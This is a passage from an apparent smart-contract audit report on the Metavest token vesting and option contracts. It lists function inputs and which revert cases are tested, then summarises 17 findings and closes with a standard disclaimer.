This function is used to update the price of the option.

Inputs

- `_newPrice`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: New price of the option.

Branches and code coverage

Intended branches

- Update the exercise price.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the controller.
  - ☑ Negative test
- Revert if the allocation is already terminated.
  - ☑ Negative test

Function: `updateStopTimes(uint48 _shortStopTime)`

This function is used to update the short stop time.

Inputs

- `_shortStopTime`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Value of new short stop time.

Branches and code coverage

Intended branches

- Set the short stop time.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the controller.
  - ☑ Negative test
- Revert if the allocation is already terminated.
  - ☑ Negative test

4.7. Module: TokenOptionFactory.sol

Function: `createAllocation(AllocationType _allocationType, address _grantee, address _controller, TokenOptionAllocation.Allocation _allocation, TokenOptionAllocation.Milestone[] _milestones, address _paymentToken, uint256 _exercisePrice, uint256 _shortStopDuration)`

This function is used to create a new TokenOptionAllocation contract.

Inputs

- `_allocationType`
  - **Control**: Arbitrary.
  - **Constraints**: `AllocationType.TokenOption` only.
  - **Impact**: Type of allocation.
- `_grantee`
  - **Control**: Arbitrary.
  - **Constraints**: None.

- **Impact**: Address of the grantee.

- `_controller`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of the controller.
- `_allocation`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Struct of the allocation including `Allocation` fields: `tokenStreamTotal`, `vestingCliffCredit`, `unlockingCliffCredit`, `vestingRate`, `vestingStartTime`, `unlockRate`, `unlockStartTime`, and `tokenContract`.
- `_milestones`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Array of `Milestone`. Struct of the milestone including `milestoneAward`, `unlockOnCompletion`, `complete`, and an array of `conditionContracts` addresses.
- `_paymentToken`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of payment token.
- `_exercisePrice`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Value of exercise price.
- `_shortStopDuration`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Value of short stop duration.

Branches and code coverage

Intended branches

- Deploy a new TokenOptionAllocation contract using the provided parameters.
  - ☑ Test coverage

Negative behavior

- Revert if the `_allocationType` is not `AllocationType.TokenOption`.
  - ☐ Negative test

4.8. Module: VestingAllocationFactory.sol

Function: `createAllocation(AllocationType _allocationType, address _grantee, address _controller, VestingAllocation.Allocation _allocation, VestingAllocation.Milestone[] _milestones, address _paymentToken, uint256 _exercisePrice, uint256 _shortStopDuration)`

This function is used to create a new VestingAllocation contract.

Inputs

- `_allocationType`
  - **Control**: Arbitrary.
  - **Constraints**: Should be enum `AllocationType.Vesting`.
  - **Impact**: Type of allocation.
- `_grantee`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of the grantee.
- `_controller`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of the controller.
- `_allocation`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Struct of the allocation including `Allocation` fields: `tokenStreamTotal`, `vestingCliffCredit`, `unlockingCliffCredit`, `vestingRate`, `vestingStartTime`, `unlockRate`, `unlockStartTime`, and `tokenContract`.
- `_milestones`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Array of `Milestone`. Struct of the milestone including `milestoneAward`, `unlockOnCompletion`, `complete`, and an array of `conditionContracts` addresses.
- `_paymentToken`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of payment token.
- `_exercisePrice`
  - **Control**: Arbitrary.
  - **Constraints**: None.

- **Impact**: Value of exercise price.
- `_shortStopDuration`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Value of short stop duration.

Branches and code coverage

Intended branches

- Deploy a new VestingAllocation contract using the provided parameters.
  - ☑ Test coverage

Negative behavior

- Revert if the `_allocationType` is not `AllocationType.Vesting`.
  - ☐ Negative test

4.9. Module: VestingAllocation.sol

Function: `terminate()`

This function is used to terminate the allocation and transfer the remaining tokens to the authority.

Branches and code coverage

Intended branches

- Accumulate `milestoneAwards` and calculate the total amount of tokens to recover.
  - ☑ Test coverage
- Set the terminated time and short stop duration.
  - ☑ Test coverage
- Transfer the remaining tokens to the authority.
  - ☑ Test coverage
- Set the allocation as terminated.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the controller.
  - ☑ Negative test
- Revert if the allocation is already terminated.
  - ☑ Negative test
- Revert if this function is reentered.
  - ☐ Negative test

Function: `updateStopTimes(uint48 _shortStopTime)`

This function is used to update the short stop time.

Inputs

- `_shortStopTime`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Value of new short stop time.

Branches and code coverage

Intended branches

- Update the short stop time.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the controller.
  - ☑ Negative test

5. Assessment Results

At the time of our assessment, the reviewed code was not deployed to the Ethereum Mainnet.

During our assessment on the scoped Metavest contracts, we discovered 17 findings. No critical issues were found. Four findings were of high impact, eight were of medium impact, four were of low impact, and the remaining finding was informational in nature.

5.1. Disclaimer

This assessment does not provide any warranties about finding all possible issues within its scope; in other words, the evaluation results do not guarantee the absence of any subsequent issues. Zellic, of course, also cannot make guarantees about any code added to the project after the version reviewed during our assessment. Furthermore, because a single assessment can never be considered comprehensive, we always recommend multiple independent assessments paired with a bug bounty program.

For each finding, Zellic provides a recommended solution. All code samples in these recommendations are intended to convey how an issue may be resolved (i.e., the idea), but they may not be tested or functional code. These recommendations are not exhaustive, and we encourage our partners to consider them as a starting point for further discussion. We are happy to provide additional guidance and advice as needed.

Finally, the contents of this assessment report are for informational purposes only; do not construe any information in this report as legal, tax, investment, or financial advice. Nothing contained in this report constitutes a solicitation or endorsement of a project by Zellic.